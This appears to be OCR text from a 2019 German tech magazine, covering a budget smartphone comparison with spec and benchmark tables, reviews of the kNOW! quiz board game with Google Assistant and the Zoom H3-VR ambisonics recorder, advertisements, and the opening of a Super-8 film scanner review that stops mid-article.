Eng beisammen ist das Testfeld auch in Sachen Fotoqualität: In dieser Preisklasse müssen die Nutzer zu Abstrichen bereit sein. Einen echten Telezoom oder gar eine Triplekamera hat keines der getesteten Smartphones. Das J4+ und das Nokia 3.1 vertrauen auf nur eine Linse, der Rest des Feldes ist mit Dual-Kamera ausgestattet. Einzeln ansteuern lassen sich die Kameras aber nicht, die zweite dient auf dem Papier der Verbesserung der Tiefenschärfe. In der Realität sieht der künstliche Bokeh-Effekt zum Beispiel beim Cubot alles andere als natürlich aus. Bei günstigen Lichtverhältnissen sind die Fotos der Budget-Smartphones dennoch in Ordnung. Während das Honor 7C künstlich aufhellt und durch das Entrauschen Details verliert, haben die Laborfotos des Nokia 3.1 einen leichten Grünstich. Das Samsung zeigt die schönste Farben, das G6 schärft deutlich nach.

Sehr feine Details wie Haare oder Fäden auf unserem Testchart bereiten den Geräten auch dann Probleme, wenn sie in der Bildmitte platziert sind – im Randbereich nimmt die Schärfe teils deutlich ab. Schnappschusstauglich sind die Handys bei gutem Wetter aber allemal. Auch für Fotos in gut ausgeleuchteten Innenräumen taugen die Kameras noch, obwohl die Resultate grisseliger werden.

Das ändert sich aber bei weniger Licht deutlich. Bei gedimmter Beleuchtung, im Labor bei 80 Lux getestet, sind die Resultate matschig. Das Desire 12+ gibt dabei die Farben noch einigermaßen natürlich wieder, die des 7C werden sichtbar blasser. Auf den Aufnahmen aller Smartphones nehmen die unscharfen Partien deutlich

Laufzeiten und Benchmarks

Modell	Video-Streaming [h]	WLAN-Browsen [h]	lokales Video [h]	3D-Spiele [h]	Coremark Single-[Punkte]	Multi-Thread [Punkte]	3DMark Ice Storm [Punkte]	Sling Shot Extreme [Punkte]
	besser ▶	besser ▶	besser ▶	besser ▶	besser ▶	besser ▶	besser ▶	besser ▶
Cubot P20	6,5	12,4	8,9	3,6	4561	29498	9404	237
Honor 7C	7,7	10,4	7,4	4,9	5495	43440	12477	447
HTC Desire 12+	8,9	11,6	9,8	4,8	5506	42586	12707	443
Motorola Moto G6	12,7	12,4	7,4	5,3	4859	38575	12714	444
Nokia 3.1	8,2	15	11,5	4,4	4009	25745	8488	106
Samsung J4+	10,6	16,7	11,6	6,3	3784	14644	5998	nicht kompatibel
Huawei Mate 20 Lite (Mittelklasse)	9,5	12,7	10	6,7	10327	52695	20335	1121
Samsung Note 9 (High-End)	13,1	14,9	17,5	8,4	16764	58013	42372	3349

Laufzeiten gemessen bei normaler Helligkeit: 200 cd/m², Spiel: Asphalt 8, Surfen: Abruf einer einfachen Website alle 30 s

zu. Bei 20 Lux setzt sich das G6 an die Spitze des Testfelds. Es folgt das Nokia. Dessen Fotos rauschen zwar stark, aber Details bleiben erkennbar. Die Resultate des HTC, des Cubot und des Honor sind sehr matschig, etwas besser macht es Samsung und reiht sich im Mittelfeld ein. Bei 5 Lux nimmt keines der Testgeräte brauchbare Fotos auf. Bei 0,5 Lux, was grob dem Licht in einer Vollmondnacht entspricht, sehen alle Kameras Schwarz.

Allerdings gehört die Fotografie bei schlechten Lichtverhältnissen auch zur Königsdisziplin. Wer darauf wert legt, ist selbst mit dem Griff ins nächsthöhere Regalfach schlecht beraten: Die 300-Euro-Handys offenbarten im Test ähnliche Schwächen wie die Budgethandys (siehe c't 26/2018, S. 112). Deutlich besser fallen erst die Resultate der Oberklassegeräte aus. Weitwinkel- oder Telezoomobjektive sind dagegen vereinzelt auch in der 300-Euro-Klasse zu finden.

Performance

Die Smartphones kommen allesamt mit Einstiegsprozessoren und Arbeitsspeicher

Heidelberg, Print Media Academy,
24.–27. September 2019

// heise
devSec( )

Die Konferenz für sichere Software- und Webentwicklung

Sichere Software beginnt
vor der ersten Zeile Code

JETZT PROPOSAL EINREICHEN
bis zum 24. April 2019

- Entwurf und sichere Architekturen
- Schutz vor Schwachstellen
- Security by Design
- Web-Security
- Richtige Implementierung von Kryptografie
- Security Testing, Penetrationstests
- Sicher entwickeln in C++, Java, PHP, …
- Best Practices

Goldsponsoren
RIGS IT
WIBU SYSTEMS

Veranstalter
heise Security
heise Developer
dpunkt.verlag

www.heise-devsec.de

zwischen 2 und 4 GByte. Wunderdinge darf man von dieser Hardware nicht erwarten. Die Geräte richten sich hauptsächlich an Nutzer, die ihr Handy nur für Telefonate und diverse Messenger-Apps nutzen oder ab und zu mal einen Film darauf schauen. Beim Öffnen großer Dateien oder beim Wechsel zwischen Apps machen sich Geschwindigkeitsdefizite im Vergleich mit teureren Geräten durchaus bemerkbar – allerdings vornehmlich dann, wenn man die Geräte direkt miteinander vergleicht. Frustrierende Aussetzer haben wir im normalen Gebrauch nicht beobachtet. Einzig das HTC Desire 12+ genehmigte sich im Test das ein oder andere Mal einen längeren Hänger – etwa beim Öffnen und Schließen von Apps oder beim Formatieren der MicroSD-Karte.

In den Benchmarks liegen Honor und HTC vorne, Nokia und Samsung zurück. Im Einkernbetrieb spielen die Unterschiede keine so große Rolle, bei rechenintensiven Mehrkernanwendungen sind das Honor 7C und das HTC 12+ aber doppelt so schnell wie das Samsung J4+; beherrscht die Anwendung 64 Bit, fällt das nicht 64-Bit-fähige J4+ sogar noch deutlicher zurück. Auch das Motorola G6 kennt nur 32-Bit-Befehle, überholt aber dank einer höheren Taktrate sogar noch das Cubot P20 und Nokia 3.1. Für das meiste Alltägliche reicht die Performance, wenn man mit gelegentlichen Wartesekunden leben kann. Beim häufigeren App-Wechsel stören aber die kleinen Hauptspeicher, vor allem die nur 2 GByte großen bei Nokia und Samsung; das P20 mit 4 GByte sticht positiv hervor.

Zum Vergleich: Die Mittelklasse (etwa Huawei Mate 20 Lite oder Samsung A7) ist bei Einkernanwendungen doppelt so schnell wie 12+ und 7C, aber da sie nur zwei oder vier dieser schnelleren Kerne haben, schrumpft der Vorsprung bei Mehrkernanwendungen auf bestenfalls 25 Prozent. Die Oberklasse hat noch mal anderthalb mal schnellere Einzelkerne und ist auch mit allen Kernen dann doppelt so schnell wie 12+ und 7C.

Bei Spielen landet das Samsung J4+ abgeschlagen am Schluss. Gleichauf an der Spitze liegen HTC 12+ und Honor 7C,

Budgethandys

Modell	Cubot P20	Honor 7C	HTC Desire 12+	Motorola Moto G6	Nokia 3.1	Samsung J4+
Betriebssystem	Android 8.0.0	Android 8.0.0	Android 8.0.0	Android 8.0.0	Android 8.1.0	Android 8.1.0
Patchlevel	5. Oktober 2018	1. Dezember 2018	1. September 2018	1. November 2018	1. Januar 2019	1. November 2018
Varianten	Blau, Schwarz, Twilight	Schwarz, Blau	Schwarz, Silber	Schwarz, Silber, Blau	Schwarz, Blau, Weiß	Schwarz, Gold, Pink
Ausstattung						
Prozessor	Mediatek MT6750	Qualcomm Snapdragon 450	Qualcomm Snapdragon 450	Qualcomm Snapdragon 450	Mediatek MT6750	Qualcomm Snapdragon 425
Kerne × Takt	4 × 1,5 GHz, 4 × 1 GHz	8 × 1,8 GHz	8 × 1,8 GHz	8 × 1,8 GHz	4 × 1,5 GHz, 4 × 1 GHz	4 × 1,4 GHz
Grafik	ARM Mali T860	Qualcomm Adreno 506	Qualcomm Adreno 506	Qualcomm Adreno 506	ARM Mali-T860	Qualcomm Adreno 308
Arbeitsspeicher	4 GByte	3 GByte	3 GByte	3 GByte	2 GByte	2 GByte
Flash-Speicher (frei)	64 GByte (57,25 GByte)	32 GByte (23,4 GByte)	32 GByte (24,11 GByte)	32 GByte (23 GByte)	16 GByte (6,27 GByte)	32 GByte (23,6 GByte)
Wechselspeicher (Format)	✓ (MicroSD)	✓ (MicroSD)	✓ (MicroSD)	✓ (MicroSD)	✓ (MicroSD)	✓ (MicroSD)
WLAN (Antennen)[1]	WiFi 4 (1)	WiFi 4 (1)	WiFi 4 (1)	WiFi 4 (1)	WiFi 4 (1)	WiFi 4 (1)
Bluetooth / NFC	4.0 / –	4.2 / –	4.2 / –	4.2 / ✓	4.2 / ✓	4.2 / ✓
GPS/Glonass/Beidou/Galileo	✓ / ✓ / – / –	✓ / ✓ / ✓ / –	✓ / ✓ / ✓ / –	✓ / ✓ / ✓ / –	✓ / ✓ / ✓ / –	✓ / ✓ / ✓ / –
LTE-Band 1/3/7/8/20/28/32	✓ / ✓ / ✓ / ✓ / ✓ / – / –	✓ / ✓ / ✓ / ✓ / ✓ / – / –	✓ / ✓ / ✓ / ✓ / ✓ / – / –	✓ / ✓ / ✓ / ✓ / ✓ / – / –	✓ / ✓ / ✓ / ✓ / ✓ / – / –	✓ / ✓ / ✓ / ✓ / ✓ / – / –
SIM / Dual / SD separat	nanoSIM / ✓ / –	nanoSIM / ✓ / ✓	nanoSIM / ✓ / ✓	nanoSIM / ✓ / ✓	nanoSIM / ✓ / ✓	nanoSIM / ✓ / ✓
Fingerabdrucksensor	✓ (Rückseite)	✓ (Rückseite)	✓ (Rückseite)	✓ (Vorderseite)	–	–
Kopfhöreranschluss	✓	✓	✓	✓	✓	✓
USB-Anschluss	Micro-USB (2.0)	Micro-USB (2.0)	Micro-USB (2.0)	USB Typ-C (2.0)	Micro-USB (2.0)	Micro-USB (2.0)
Akku / Ladezeit 50 % / 100 %	4000 mAh / 1,1 h / 2,6 h	3000 mAh / 1,2 h / 2,9 h	2965 mAh / 0,8 h / 2,8 h	3000 mAh / 0,5 h / 1,6 h	3000 mAh / 1,2 h / 2,7 h	3300 mAh / 1,4 h / 3,1 h
Abmessungen (H × B × T)	15,63 cm × 7,55 cm × 1 cm	15,8 cm × 7,7 cm × 0,79 cm	15,8 cm × 7,65 cm × 0,88 cm	15,4 cm × 7,2 cm × 0,95 cm	14,6 cm × 6,88 cm × 0,93 cm	16,14 cm × 7,71 cm × 0,8 cm
Gewicht	173 g	164 g	156 g	161 g	139 g	178 g
Kamera-Tests						
Hauptkamera Auflösung / Blende / OIS / Pixel	20,2 MP / f/2 / – / 5184 × 3888	13 MP / f/2,2 / – / 4160 × 3120	13 MP / f/2,2 / – / 4160 × 3120	12,6 MP / f/1,8 / – / 4096 × 3072	13 MP / f/2 / – / 4160 × 3120	12,8 MP / f/1,9 / – / 4128 × 3096
Videos in 4K / FullHD	– / ✓	– / ✓	– / ✓	– / ✓	– / ✓	– / ✓
Frontkamera Auflösung / Blende / Pixel	13 MP / f/2,8 / 4160 × 3120	8 MP / f/2 / 3264 × 2448	8 MP / f/2 / 3264 × 2448	8 MP / f/2,2 / 3264 ×2448	8 MP / f/2 / 3264 × 2448	5 MP / f/2,2 / 2576 × 1932
Display-Messungen						
Diagonale / Technik	6,2 Zoll / LCD (IPS)	6 Zoll / LCD (IPS)	6 Zoll / LCD (IPS)	5,7 Zoll / LCD (IPS)	5,2 Zoll / LCD (IPS)	6 Zoll / LCD (IPS)
Größe	14,2 cm × 6,8 cm	13,6 cm × 6,8 cm	13,6 cm × 6,8 cm	12,9 cm × 6,5 cm	11,7 cm × 5,9 cm	13,7 cm × 6,7 cm
Auflösung / Punktdichte	2246 × 1080 Pixel / 401 dpi	1440 × 720 Pixel / 269 dpi	1440 × 720 Pixel / 260 dpi	2160 × 1080 Pixel / 425 dpi	1440 × 720 Pixel / 313 dpi	1480 × 720 Pixel / 274 dpi
Helligkeitsregelbereich	12,7 … 388 cd/m²	2,3 … 348 cd/m²	14,3 … 362 cd/m²	5 … 511 cd/m²	14,6 … 381 cd/m²	3,8 … 395 cd/m²
Ausleuchtung	84 %	90 %	91 %	92 %	89 %	86 %
Preis	180 €	150 €	140 €	180 €	120 €	150 €

✓ vorhanden – nicht vorhanden [1] WiFi 5 = 802.11ac; WiFi 4 = 802.11n

bei einigen Benchmarks auch das Motorola G6. Sie erreichen etwa Mittelklasse-Geschwindigkeit, sodass einige 3D-Games mit abgeschalteten Details einigermaßen spaßbringend laufen. High-End-Smartphones bringen aber drei- bis zehnfach mehr 3D-Power.

Löblich ist, dass sich der Flashspeicher aller Testgeräte erweitern lässt. Beim Nokia 3.1 ist das auch dringend notwendig. Von 16 GByte Flashspeicher stehen nur 6,27 GByte zur Verfügung. Die MicroSD-Karte lässt sich auch als interner Speicher verwenden – diese Option bieten einzig Honor und Samsung nicht an.

System

Kein Geheimnis ist, dass die Hersteller ihre günstigen Handys kürzer und meist unregelmäßiger mit Updates versorgen als ihre teuren Smartphones. Dementsprechend hatte keines der Testgeräte Stand Mitte Januar Android 9. Einzig das Nokia 3.1 war mit dem Januar-Sicherheitspatch versorgt. Als Android-One-Gerät wird es auch sicher Android 9 erhalten – im Unterschied zu den Sicherheitspatches müssen die Upgrades auf neue Android-Versionen aber trotz Android One nicht unbedingt zeitnah erfolgen, wie das Nokia 3.1 beweist. Was die Sicherheitspatches angeht, ist aber keines der Konkurrenzmodelle so schnell versorgt wie das Nokia. Während Schlusslicht HTC nichts Neueres als den September-Patch hatte, führt beispielsweise Samsung die J-Serie ganz offiziell unter den Geräten, die nur quartalsweise Sicherheitspatches erhalten.

Die Bedienoberfläche des Nokia ist sehr reduziert und kommt mit Google-Launcher. Ähnlich schlank ist das User Interface des Motorola gehalten. Auch das Cubot-Smartphone kommt ohne vorinstallierte Bloatware. Mehr oder weniger verspielt sind die Oberflächen von Samsung, Honor und HTC. Während das 7C von Huawei-Tochter Honor den Nutzer gängelt, eben diese Huawei-Dienste zu nutzen, kommt das J4+ mit der gewohnten Samsung UI. Auch HTC versucht den Nutzer an die eigenen Dienste wie Cloud, HTC-Konto und Sense Companion zu binden.

Fazit

In Preislagen, in denen die Hersteller nicht alle technischen Möglichkeiten ausreizen können, müssen sie Kompromisse machen. Und diese machen die Geräte unterscheidbar, denn die Hersteller setzen verschiedene Schwerpunkte.

Ein schlankes Android bieten das Moto G6 und das Nokia 3.1. Letzteres dank Android One sogar mit Update-Garantie. Unter diesem Aspekt ist das Xiaomi Mi A2 Lite (Test in c't 2/2019, S. 62) eine Alternative, mit starkem Akku und wahlweise 4 GByte RAM ist der Chinese aber auch etwas teurer als das günstige Nokia. Konkurrenz bekommt das Nokia 3.1 außerdem aus dem eigenen Hause: Das 5.1 ist mitunter nicht viel teurer. Dem Samsung J4+ sitzt das etwas ältere Samsung J6 im Nacken. Das ähnlich teure Gerät hat ein kleineres Display, allerdings mit OLED-Technik.

Wer trotz des geringen Preises Wert auf eine relativ gute Hardware-Performance legt, ist mit dem Honor 7C und dem HTC Desire 12+ noch am besten bedient. Speicher satt liefert das Cubot P20, die wenigsten Abstriche muss man aber beim Moto G6 machen. Das Gerät ist insgesamt am besten ausgestattet, steht aber auch am oberen Ende der Preisskala.


(rbr@ct.de) c't

Neu bei dpunkt

P. Sergent
Urbex-Fotografie
Industriebrachen, verlassene Orte, unterirdische Hohlräume und Roofing
2019, 178 Seiten
€ 22,90 (D)
ISBN 978-3-86490-609-1



D. Ulrich
Zen – der Weg des Fotografen
Tägliche Übungen für mehr Kreativität in der Fotografie
2019, 222 Seiten
€ 34,90 (D)
ISBN 978-3-86490-613-8



M. Gauda · N. Czerwenka
Nie mehr Automatik!
Bewusster mit der Kamera fotografieren und bessere Bilder machen
2019, 174 Seiten
€ 18,95 (D)
ISBN 978-3-86490-588-9



D. Schoonhoven (Hrsg.)
Praxisbuch Reisefotografie
Landschaften, Kulturen und Menschen fotografieren
2019, 202 Seiten
€ 29,90 (D)
ISBN 978-3-86490-602-2



T. Naeser
München fotografieren
Der Wegweiser zu den schönsten Motiven
2019, 232 Seiten
€ 22,90 (D)
ISBN 978-3-86490-520-9



dpunkt.verlag
www.dpunkt.de

plus+ Buch + E-Book: www.dpunkt.plus

Tablequiz mit Google

Allgemeinwissen und Kreativität unter Googles wachsamen Ohren beweisen

Trivial Pursuit & Co. veralten im Lauf der Jahre. Das Brettspiel kNOW! will dank Google Assistant aktuell bleiben. Der stellt Fragen und Aufgaben – und checkt, ob Antworten hier und jetzt korrekt sind.

Von Julius Beineke

Ein Mix aus verschiedenen Quizklassikern, immer auf aktuellem Stand – das verspricht kNOW! von Ravensburger. Das Brettspiel für drei bis sechs Spieler bringt in den Kategorien Wissen, Intuition, Kreativität und Fun zwölf verschiedene Quizformen und Minispiele mit.

Im Vergleich zu anderen Quizspielen sind die rund 1500 Fragen nicht viel. Der Clou aber: Der Google Assistant ist als Quizmaster im Smartphone oder Lautsprecher stets mit dabei. Viele Aufgaben sind so konzipiert, dass sie von Spielzeit und Ort abhängen. Manche lassen sich auch offline spielen, ein Symbol markiert die Spielkarten entsprechend. Offline-Fragen sind üblicherweise zeitlos. Die korrekten Antworten stehen in diesem Fall mit auf der Karte.

Spiele im Detail

Nacheinander übernimmt ein Spieler die Quizmaster-Rolle, zieht eine Karte passend zum Feld, auf dem seine Spielfigur steht, und stellt die Frage oder Aufgabe. Alle anderen versuchen, am schnellsten oder kreativsten zu antworten oder bei Minispielen zu punkten, um so die eigene Figur vorwärts zu bewegen. Wer das Spielbrett zuerst umrundet, gewinnt.

Ravensburger kNOW!

Quiz-Brettspiel mit Google Assistant	
Hersteller	Ravensburger, www.ravensburger.de
Voraussetzung	Smartphone oder Lautsprecher mit Google-Assistant-Unterstützung
Spieleranzahl	3 bis 6
Preis	ab 25 € / ab 75 € (mit Google Home Mini)

In der Kategorie Wissen gibts nur „Schnellerwisser“: Wer die Antwort weiß, haut schnell auf den beiliegenden Buzzer und antwortet. Hier sind die Fragen oft abhängig von Zeit und Kontext, zum Beispiel „Wer ist Präsident der USA?“

„Let’s Schätz“ und „Toptreffer“ gehören zu Intuition. Schätzen muss man beispielsweise, wie lange man per Auto vom Spielort nach Ravensburg braucht. Bei Toptreffer gibt der Assistant ein Wort vor, das die Spieler zu einem Begriff ergänzen müssen. Aus „Baum“ wird etwa „Baumhaus“ oder „Baumarkt“. Reihum fragt man Google dann nach den Suchmaschinentreffern – wer die meisten Ergebnisse hat, punktet.

Bei „Gute Frage“ und „Dreierlei“ muss man den Assistant mit Kreativität dazu bringen, bestimmte Worte auszuspucken. Gute Frage ähnelt Tabu – man muss Google eine Frage stellen, die den gesuchten Begriff als Antwort hat, diesen selbst jedoch nicht nennen. Bei Dreierlei sind beispielsweise Songs der Beatles gesucht. Hat man möglichst viele notiert, fragt man Google und rückt pro richtiger Antwort unter den ersten drei Suchergebnissen vor.

Auf Fun-Karten gibts kurzweilige Minispiele. Bei „Stolperfalle“ muss man Zungenbrecher nachsprechen, bei „Phrasendrescher“ Redewendungen vervollständigen. Für „Quiz Ungewiss“ tippt man auf eine Frage von Google A, B oder C, bei „Ton für Ton“ spielt der Google Assistant zwei Geräusche vor, aus denen man einen Begriff erraten muss. „Sekunde noch“ erfordert Timing und Schnelligkeit, „Nice Dice“ eher Würfelglück, bei „Summsalabim“ gilt es, gesummte Lieder zu erkennen.

Google als Quizmaster

Bei „Quiz Ungewiss“ oder „Ton für Ton“ spricht man Google als „Professor Know“ an – Anweisungen dazu stehen auf den Karten. Besonders bei „Toptreffer“ fällt auf, dass Googles Fundus an Begriffen und Aufgaben noch recht beschränkt ist.

Schnell wird deutlich, dass man besonders bei „Gute Frage“ und „Schnellerwisser“ Finesse im Umgang mit Sprachassistenten braucht, um aus dem Assistant die gesuchten Begriffe und Antworten herauszukitzeln. Manchmal bleibt er sonst still und zeigt nur Wikipedia-Seiten in der Assistant-App an.

Der Assistant ist so fehlbar wie Google selbst. So beharrt er darauf, dass der originale „Krieg der Sterne“ im Februar 1978 erschienen sei. Dass dies das Release-Datum für Deutschland, nicht für das Ursprungsland USA war, wollte er auch bei gezielteren Fragen nicht einsehen. Grund dafür dürfte der Standort des verknüpften Gerätes und die Spracheinstellung des Google-Kontos sein.

Der limitierten Edition von kNOW! liegt – in diesem Bundle preiswert – ein Google Home Mini bei. Es geht aber auch mit einem Google-Assistant-fähigen Smartphone. Von Google Assistant abgesehen braucht es keine zusätzliche App – „Professor Know“ weiß Bescheid und erklärt auch die Spielregeln.

Fazit

kNOW! zeigt sich als kurzweiliges Vergnügen für Familien- oder Partyabende. Der Mix aus Minispielen und knackigen Fragen, die sich nur durch aktuelles Allgemeinwissen beantworten lassen, macht Spaß. Googles Verschlucker hemmen manchmal den Spielfluss, wenn auch nicht zu schlimm. Wie gut kNOW! zukünftig wird und ob es dem Immer-Aktuell-Anspruch gerecht wird, hängt stark von den Fähigkeiten des Google Assistant ab.

(jube@ct.de)



Kunterbunt und unterhaltsam: Für kNOW! sollte man aktuelles Wissen, Kreativität und Spaß an kurzweiligen Partyspielen mitbringen.

Rundumton

Günstiger 3D-Sound-Rekorder Zoom H3-VR für Ambisonics

3D-Aufnahmen im Ambisonics-Format waren bislang aufwendig und kostspielig. Mit dem günstigen Zoom H3-VR gelingen sie im Handumdrehen für VR und 360-Grad-Videos.

Von Hartmut Gieselmann

Das Ambisonics-Format zeichnet Tonquellen dreidimensional auf. So können Sie nicht nur hören, ob ein Geräusch von links oder rechts kommt, sondern auch von oben oder unten, vorne oder hinten. Im Unterschied zu binauralen Aufnahmen klappt das nicht nur in einer starren Position. Sie können etwa unter einem VR-Helm Ihren Kopf bei der Wiedergabe auch im Soundfeld drehen. Facebook und YouTube unterstützen das Ambisonics-Format für 360-Grad-Videos, zudem wird es gerne für VR-Produktionen verwendet.

Mikrofone für Ambisonics-Aufnahmen waren bislang teuer; obendrein brauchte man einen Rekorder mit mindestens vier Spuren. Ein von uns in c't 4/2017 getestetes Setup mit einem Sennheiser Ambeo VR-Mic verschlang nebst Vierspur-Recorder und Stativ über 2000 Euro. Zooms H3-VR kostet gerade einmal 350 Euro und vereint Mikrofon und Rekorder in einem kleinen Gehäuse, das sich mit dem beiliegenden Adapter leicht an einem Stativ unter einer 360-Grad-Kamera anbringen lässt.

Die vier Mikrofonkapseln zeichnen Ambisonics 1. Ordnung auf, das mit überschaubarem Aufwand bereits einen guten Raumeindruck erreicht. Der Rekorder speichert das Signal der vier im Tetraeder ausgerichteten Kondensatorkapseln entweder direkt mit der FuMa- oder AmbiX-Kanalsortierung ab oder überträgt es gleich in das A-Format. Letzteres besteht aus vier Kanälen: das Signal der Mono-Mitte sowie drei Seitensignale für die Raumachsen (rechts-links, vorne-hinten, oben-unten). Die WAV-Dateien lassen sich in jeder Musik-Software bearbeiten, die pro Spur mindestens vier Kanäle bietet, beispielsweise Cockos Reaper. Mit der beiliegenden Zoom-Software für macOS und Windows lassen sich die Ambisonics-Aufnahmen nachträglich wandeln – etwa binaural für Kopfhörer oder in Stereo und 5.1 für Lautsprecher-Setups.

Alles an Bord

Von zwei herkömmlichen Mignon-Batterien oder -Akkus gespeist, arbeitet der H3-VR laut Hersteller rund 11,5 Stunden. Aufgezeichnet wird das vierkanalige Wave-Signal auf eine Micro SD-Karte. Sie liegt dem H3-VR ebensowenig bei wie ein USB-Kabel, um es an einem Rechner oder iPhone anzuschließen. Dort fungiert das H3-VR als treiberloses Audio-Interface mit zwei oder vier Eingängen (class compliant, 24 Bit bis 48 kHz). Eine kleine Kopfhörerbuchse dient zum binauralen Abhören. Starten lässt sie sich mit Druck auf die rote Aufnahmetaste oder über einen separat erhältlichen Bluetooth-Adapter (BTA-1, 40 Euro) und zugehöriger iPhone-App. Zum Synchronisieren mit Filmaufnahmen enthalten die WAV-Dateien einen BWF-Timestamp, in der getesteten Firmware 1.00 sind die aufgezeichneten Metadaten allerdings falsch. Das mitgelieferte Schaumstoff-Windshield hält nur leichte Luftbewegungen ab, für Außenaufnahmen sollte man den langhaarigen Puschel Zoom WSU-1 für knapp 30 Euro kaufen.

Die Vorverstärkung des Mikrofons stellt man manuell zwischen 18 und 48 dB ein. Das Eigenrauschen der Mikrofone liegt nach unserer Messung bei sehr niedrigen 22,6 dB(A); das stört selbst bei Aufnahmen in ruhigen Räumen nicht. Ein optionaler Trittschallfilter (bis 240 Hz) verringert tieffrequente Störungen, ein fein justierbarer Limiter gegen Übersteuerungen ist ebenfalls an Bord.

Das H3-VR lässt sich vertikal, horizontal oder sogar auf dem Kopf betreiben. Ein internes Gyroskop zeigt per digitaler Wasserwaage die genaue Achsenausrichtung an. Am besten geht man vor der eigentlichen Aufnahme einmal um das Mikrofon herum und sagt jeweils an, auf welcher Seite man steht, um spätere Kanalverwechslungen zu vermeiden.



Fazit

Das Zoom H3-VR bringt alles mit, was man für Ambisonics benötigt und vereinfacht Aufnahmen ungemein. Die sehr gute Aufnahmequalität genügt professionellen Ansprüchen. Alle wichtigen Parameter lassen sich direkt am Gerät über das kleine Display einstellen. Da Gehäuse und Mikrofone nicht voneinander entkoppelt sind, sollte man die Tasten während der Aufnahme nicht bedienen und den Kopfhörer zur Aufnahmekontrolle abstöpseln – sonst kann dessen Kabel Körperschall übertragen.

Die binaurale Konvertierung hält zwar nicht ganz mit echten Kunstkopfaufnahmen mit, beeindruckt jedoch auf Stereokopfhörern mit ihrer Räumlichkeit. Aufgrund falscher BWF-Daten kann es jedoch fummelig werden, Takes mit einer Videoaufnahme zu synchronisieren. Davon abgesehen ist das H3-VR für Aufnahmen, die eine dreidimensionale Raumatmosphäre einfangen sollen, sehr zu empfehlen.

(hag@ct.de) c't

Zoom H3-VR

Ambisonics-Rekorder	
Hersteller	Zoom, https://zoom-na.com
Anschlüsse	USB 2.0, Line out, Kopfhörer (3,5-mm-Klinke)
Modi	FuMa, AmbiX, Ambisonics A, Stereo, Binaural
Formate	Stereo bis 4-Kanal Wav (BWF), bis 96 kHz, bis 24 Bit
Preis (Straße)	circa 350 €



Zelluloid-Abtaster

Automatischer Scanner für Super-8-Film

Viele Erinnerungen, auf Film festgehalten, sind es wert, digitalisiert zu werden. Doch das erfordert Mühe und technischen Aufwand – oder ein Gerät, das selbsttätig diese Aufgabe erledigt. Der Scanner von Somikon verspricht, die Filmbilder vollautomatisch und in hoher Auflösung in digitales Video zu wandeln.

Von Ulrich Hilgefort

Der Hochzeitsfilm der Großeltern, der Urlaubsstreifen mit den längst erwachsenen Enkeln oder die erste Dokumentation der eigenen Firma – wie viele solcher Filme noch in Schachteln und Schubladen ihrer Entdeckung harren, weiß niemand. Sie ins digitale Zeitalter zu retten gilt als aufwendig und teuer. Doch mit einem preiswerten Scanner lassen sich solche alten Filme leicht digitalisieren.

Es gibt viele Vorschläge, wie man einen (Super-8-)Film abtasten kann, beispielsweise das vom – dazu erforderlichen – Projektor auf eine Leinwand gebrachte Bild mit Smartphone, Video- oder filmfähiger Spiegelreflexkamera abzufilmen – schließlich erzielt man bei Fotos so ganz ordentliche Ergebnisse. Doch ohne technische Änderungen am Projektor entstehen dabei nahezu zwangsläufig hässliche, durchs Bild laufende dunkle Streifen, die ihre Ursache im mangelnden Gleichlauf von Bildprojektion (18 Bilder/s) und Videoaufzeichnung (25 oder 50 Bilder/s) haben. Dazu müsste der Film mit 16 2/3 Bildern/s, die Videokamera mit 50 Bildern/s laufen und beide Geräte im Verhältnis 1:3 synchronisiert werden. Das gilt auch für eine Überspielung per Spiegelkasten, dessen eingebaute Mattscheibe als Mini-Projektionsfläche dient.

Obendrein kommt es fast ausnahmslos zu hellen Flecken in der Mitte des Bildes („hot spot“ genannt). Dadurch wirken die abgetasteten Szenen unharmonisch ausgeleuchtet, was den Bildeindruck beeinträchtigt. Umso dringender der Wunsch nach einer ausreichend hellen, gleichmäßig leuchtenden Lichtquelle.

Ein auf die Filmabtastung spezialisiertes Gerät, das solche Effekte vermeidet, bringt bei entsprechender Arbeitsweise also erhebliche Vorteile mit sich und erspart die Korrektur lästiger Abfilm-Artefakte. Dazu nutzt es die Methode, die auch die Profis beim Umtasten von Film auf ein anderes Medium anwenden: die separate Abtastung jedes einzelnen Filmbildes. Super 8 mit 18 Bildern/s besteht aus 1080 Einzelbildern pro Minute, entsprechend 4,75 Meter. Eine Digitalisierung per Flachbettscanner kommt schon der schieren Menge wegen nicht ernsthaft in Betracht.

Abtaster

Für 330 Euro ist der Somikon-Filmscanner zu haben. Er tastet im Einzelbildmodus mit einem 1/3 Zoll großen CMOS-Wandlerchip (3,53 MPixel) zwei Filmbilder pro Sekunde ab. Die Auflösung der digitalen Kopie beträgt 1440 × 1080 Pixel, die Filmbilder werden ohne Beteiligung eines PCs als MPEG4-AVC-Video auf einem SD-Karte mit maximal 32 GByte gespeichert. Der Scanner eignet sich für Film im Normal-8- oder Super-8-Format auf bis zu 18 Zentimeter (7 Zoll) großen Spulen. Leerspule und Adapter für die unterschiedlichen Achsdurchmesser liegen bei. Eine eventuell vorhandene Tonspur berücksichtigt der Somikon-Scanner nicht. Beim Einlegen des Films würde eine simple weiße Linie als Wegweiser auf dem Gehäuse die Führung des Filmstreifens vereinfachen.



In die Filmbahn des Scanners legt man den Super-8-Streifen so ein, dass die Perforation nach hinten zeigt.

Herzstück des Scanners ist die Transportmechanik mit Filmbahn und LED-Beleuchtungsfenster sowie dem CMOS-Wandler mit vorgeschalteter Optik. Den Filmstreifen legt man so ein, dass der perforierte Rand vom Anwender wegweist; dann schließt man die Filmbahnabdeckung und fädelt das freie Ende in die Aufwickelspule. Anschließend startet man den Abtastvorgang, dabei transportiert der Scanner den Filmstreifen Einzelbild für Einzelbild am Objektiv des Wandlers vorbei. Die Vollautomatik korrigiert dabei Bildstand, Belichtung und Weißabgleich. Der Greifer für die Filmperforation ist mit nur einer Nase etwas knapp ausgelegt, was bei an- oder eingerissenem Material zu einem widerwilligen Transport führen kann. Nicht umsonst warnt der Hersteller davor, beschädigte Filmstreifen einzuscannen.

